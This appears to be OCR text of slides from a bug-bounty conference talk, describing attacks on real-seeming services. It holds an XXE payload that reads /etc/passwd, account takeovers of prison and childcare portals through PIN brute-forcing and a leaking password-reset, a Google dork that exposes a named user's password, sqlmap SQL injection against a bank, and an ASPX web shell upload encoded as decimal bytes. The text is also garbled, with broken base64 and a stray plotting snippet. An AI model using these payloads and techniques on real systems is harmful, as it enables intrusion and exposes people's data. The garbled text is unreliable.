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

XXE in Germany Based Public Transport App

Decode to Get XML Request

slhcz48c2NvZGUgdHlwZT0iMCI+PC9zY29kZT48L2lkZW50PjxkYXRhPjxnZXRWZXJzaW9uIGt2cElkPSI2MDczli8+PC9kYXRhPjwvcHJvY2Vzcz48L3Byb2Nlc3Nlc348L21zZXJ2aWNlUmVxdWVzdD4=

```
<mServiceRequest responseEncoding="UTF-8" version="2.0.2"><portal name=" " triggerTime="19.07.2018 16:58" version="5.7.1"><data/></portal><device osVersion="6.0" externalVersion  
type="2">95688ba636a4720a85b3634acfec8cdd</scode></ident><data><setUserData><anrede>nik</anrede><name>sri</name><vorname>nik</vorname><birthDate>1987-07-19</birthDate><bez>  
act="web.ManageNewsProcess" id="mnp" lang="en"><ident><alias>a75b2f22c35245c645b15581b4c1ec13</alias><scode type="0"></scode></ident><data><alias>a75b2f22c35245c645b15581b4c  
type="0"></scode></ident><data><getVersion kvpld="6073"/></data></process></processes></mServiceRequest>
```

XXE in Germany Based Public Transport App

XXE Payload inclusion

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE aa[<!ELEMENT bb ANY><ENTITY xxe SYSTEM "file:///etc/passwd">]><mServiceRequest responseEncoding="UTF-8" version="2.0.2"><portal r
appVersion="2.6.26" id="proc01" lang="en"><ident><alias>a75b2f22c35245c645b15581b4c1ec13</alias><scode
type="2">95688ba636a4720a85b3634acfec8cdd</scode></ident><data><setUserData><anrede>&xxe;</anrede><name>sri</name><vorname>nik</vorname><birthDate>1987-07-19</birthDate><be
act="web.ManageNewsProcess" id="mnp" lang="en"><ident><alias>a75b2f22c35245c645b15581b4c1ec13</alias><scode type="0"></scode></ident><data><alias>a75b2f22c35245c645b15581b4c
type="0"></scode></ident><data><getVersion kvpld="6073"/></data></process></processes></mServiceRequest>
```

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE aa[<!ELEMENT bb ANY><ENTITY xxe SYSTEM "file:///etc/passwd">]><mServiceRequest responseEncoding="UTF-8" version="2.0.2"><portal r
appVersion="2.6.26" id="proc01" lang="en"><ident><alias>a75b2f22c35245c645b15581b4c1ec13</alias><scode
type="2">95688ba636a4720a85b3634acfec8cdd</scode></ident><data><setUserData><anrede>&xxe;</anrede><name>sri</name><vorname>nik</vorname><birthDate>1987-07-19</birthDate><be
act="web.ManageNewsProcess" id="mnp" lang="en"><ident><alias>a75b2f22c35245c645b15581b4c1ec13</alias><scode type="0"></scode></ident><data><alias>a75b2f22c35245c645b15581b4c
type="0"></scode></ident><data><getVersion kvpld="6073"/></data></process></processes></mServiceRequest>
```

```
3lhcZ48c2NvZGUgdHlwZT0iMCi+PC9zY29kZT48L2lkZW50PjxkYXRhPjxnZXRWZXJzaW9uIGt2cElkPSI2MDczli8+PC9kYXRhPjwvcHJvY2Vzc48L3Byb2Nlc3Nlc48L21zZXJ2aWNlUmVxdWVzdD4=
```



XXE in Germany Based Public Transport App



Account Takeover in Federal Systems

Prison Systems

DOC ID:

PIN:

Login

Account Takeover in Federal Systems

Prison Systems

Google Image Search for docID

Search results include offender
Click the DOC ID link to select

DOC ID	Last Name	First Name
154	Smith	Larry
154	Smith	Michael
160	Smith	Laderrel
160	Smith	Michael
172	Speakman	Michael
172	Smith	Michael
185	Henson	Michael
185	Smith	Michael
252	Biggs	Michael

Account Takeover in Federal Systems

Prison Systems

From FAQ got to know, PIN is 4 digit

Will discharged offenders be able to access the IVR System, and website for account inquiry information?

Yes. Discharged offenders will be able to access the IVR system and website for account inquiry information by using their PIN (last four digits of their SSN) for up to one

Account Takeover in Federal Systems

Prison Systems

Brute-force the SSN and Account Takeover

My Account

Name:

LA

ITH

DOC ID:

160:

Current Intervention Fee Balance is:

\$0.00

Past Intervention Fee Balance is:

\$135.90

Total Balance Due is:

\$135.90

Pay Now

Update Email:

Update

(type in your email address - optional)

(Click on fee type for details)

Current Program Fees

FEE TYPE	START DATE	END DATE	BALANCE DUE
No records found.			

Past Due Program Fees

FEE TYPE	START DATE	END DATE	BALANCE DUE
DOC	03/29/2013	01/14/2015	\$0.00
DOC	02/07/2011	05/25/2011	\$0.00
INV	08/25/2020	10/26/2020	\$60.00

Account Takeover in Federal Systems

Childcare System

- After doing subdomain enumeration and directories discoveries
- Came across childcare system



Existing child care providers,
enter your ID and password to sign in.

ID (DVN)

Password

Sign In


[New User](#)

[Forgot Your Password?](#)

Account Takeover in Federal Systems

Childcare System

- DVN ID was unknown, Google image search ftw
- Got DVN ID in licenses



Account Takeover in Federal Systems

Childcare System

- Requested forget password using DVN ID
- To my surprise password was generated and been sent to email

Account Takeover in Federal Systems

Childcare System

The screenshot displays the Burp Suite interface, specifically the HTTP history tab. The filter is set to 'Hiding CSS, image and general binary content'. The table below lists the intercepted HTTP requests. The request at index 118, which is a POST to 'https://apps...' with a status of 200 and a title of 'Forgot Password', is highlighted in orange. Below the table, the 'Request' tab is active, showing the raw HTTP request details.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
118...	https://cdn.syndication.twimg...	GET	/timeline/profile?callback=_twtr.ca...	✓		200	900	script			
118...	https://cdn.syndication.twimg...	GET	/timeline/profile?callback=_twtr.ca...	✓		200	924	script			
118...	https://cdn.syndication.twimg...	GET	/timeline/profile?callback=_twtr.ca...	✓		200	900	script			
118...	https://cdn.syndication.twimg...	GET	/timeline/profile?callback=_twtr.ca...	✓		200	900	script			
118...	https://cdn.syndication.twimg...	GET	/timeline/profile?callback=_twtr.ca...	✓		200	900	script			
118...	https://cdn.syndication.twimg...	GET	/timeline/profile?callback=_twtr.ca...	✓		200	924	script			
118...	https://apps.	POST		✓		200	4416	HTML		Forgot Password	
118...	https://apps.	POST		✓		200	4416	HTML		Forgot Password	
118...	https://ad.wappalyzer.com	POST	/log/wp/	✓		204	142	text			
118...	https://ad.wappalyzer.com	POST	/log/wp/	✓		204	142	text			

Request Response

Raw Params Headers Hex

Upgrade-Insecure-Requests: 1

hd_ServerResult=PASSWORDFOUND&hd_NextQueryString=... ForgotPassword.asp&hd_CoolServerResult=PASSWORDFOUND&hd_ActionCommand=FORGOTPASSWORD&hd_userId=000271629&hd_password=...&hd_email=...

Account Takeover in Federal Systems


Childcare System

The screenshot displays a web interface for a childcare system. At the top, there is a dark blue header bar. Below it, a white navigation bar contains an orange button labeled "Sign Off". Underneath the navigation bar, a grey bar displays the text "D 000271629". The main content area is a large, empty purple rectangle, likely representing a redacted screen or a placeholder for a login form.

Account Takeover in Federal Systems


Crime Reporting Portal

- Just searching for “site:sitename.gov intext:password”
- Comes up with all pages that has password description as field



Account Takeover in Federal Systems

Crime Reporting Portal



These gentlemen shared his password straight-away


User Registration Form

 All Fields marked with  are required

First Name:  Mishon
Middle Initial: 
Last Name: 
Agency ORI: 
Phone Number: 
E-mail:  !5@outlook.com
Password:  hannah12
Description:

Account Takeover in Federal Systems

Crime Reporting Portal



- Can confirm by login into his outlook account
- 2FA saved him
- But possibilities of re-using same password elsewhere is endless.

Corporate Banking SQL Injection

- During bug bounty hunting, I was invited to join a private program for the largest bank.
- The scope was their corporate banking application
- After exploring a bit, I found that its running on a third-party application.
- The third-party app claimed to be used by over 70% of world's top bank

Corporate Banking SQL Injection

- After testing multiple parameters for SQLi
- Found a `dir` parameter giving 500 internal server error while supplying single quote
- Further tested with Boolean and blind conditions
- Found its Boolean based blind, and DB is Oracle
- Used SQLMAP to dump DB
- Dir parameter was present across all requests, any role can exploit it

```
[13:52:58] [INFO] retrieved: COMMON
```

Bank RCE

Get your prequalification certificate ✕

Please fill in your details below and the concerned person will get back to you.

* These fields are required

Name *

Mobile Number *

+971 ▾

Email Address *

✓ I'm not a robot


reCAPTCHA
Privacy - Terms

GET CERTIFICATE

Aspx as decimal form

Aspx as decimal form

[illegible]

Bank RCE

```
116, 111, 110, 32, 105, 100, 61, 34, 66, 117, 116, 116, 111, 110, 34, 32, 111, 110, 99, 108, 105, 99, 107, 61, 34,
114, 117, 110, 99, 109, 100, 34, 32, 114, 117, 110, 97, 116, 61, 34, 115, 101, 114, 118, 101, 114, 34, 32, 87, 105,
100, 116, 104, 61, 34, 49, 48, 48, 112, 120, 34, 32, 84, 101, 120, 116, 61, 34, 82, 117, 110, 34, 62, 60, 47, 97,
115, 112, 58, 66, 117, 116, 116, 111, 110, 62, 32, 32, 32, 32, 32, 32, 32, 10, 60, 112, 62, 60, 97, 115, 112, 58
, 76, 97, 98, 101, 108, 32, 105, 100, 61, 34, 114, 101, 115, 117, 108, 116, 34, 32, 114, 117, 110, 97, 116, 61, 34,
115, 101, 114, 118, 101, 114, 34, 62, 60, 47, 97, 115, 112, 58, 76, 97, 98, 101, 108, 62, 32, 32, 32, 32, 32, 32, 32
, 10, 60, 47, 102, 111, 114, 109, 62, 10, 60, 47, 98, 111, 100, 121, 62, 10, 60, 47, 104, 116, 109, 108, 62],
"fileName": "134138.aspx", "siteurl": "https://www.bankofegypt.com.eg/
```

Bank RCE

Arguments

----- \r\r\r .j19_webapp

positive Cairo hack talks

pt

```
import numpy as np
import matplotlib.pyplot as plt
```

```
# Display the cube and voxel
count
fig, ax = plt.subplots
(subplot_kw={"projection": "3d"})
ax.voxels(cube, edgecolor='k')
ax.set_title(f"Cube with
{np.count_nonzero(voxels)}
voxels")
plt.show()
```

Thank you

```
# Create a 3D cube
cube = np.zeros((10, 10, 10), dtype=bool)
cube[2:8, 2:8, 2:8] = True
```

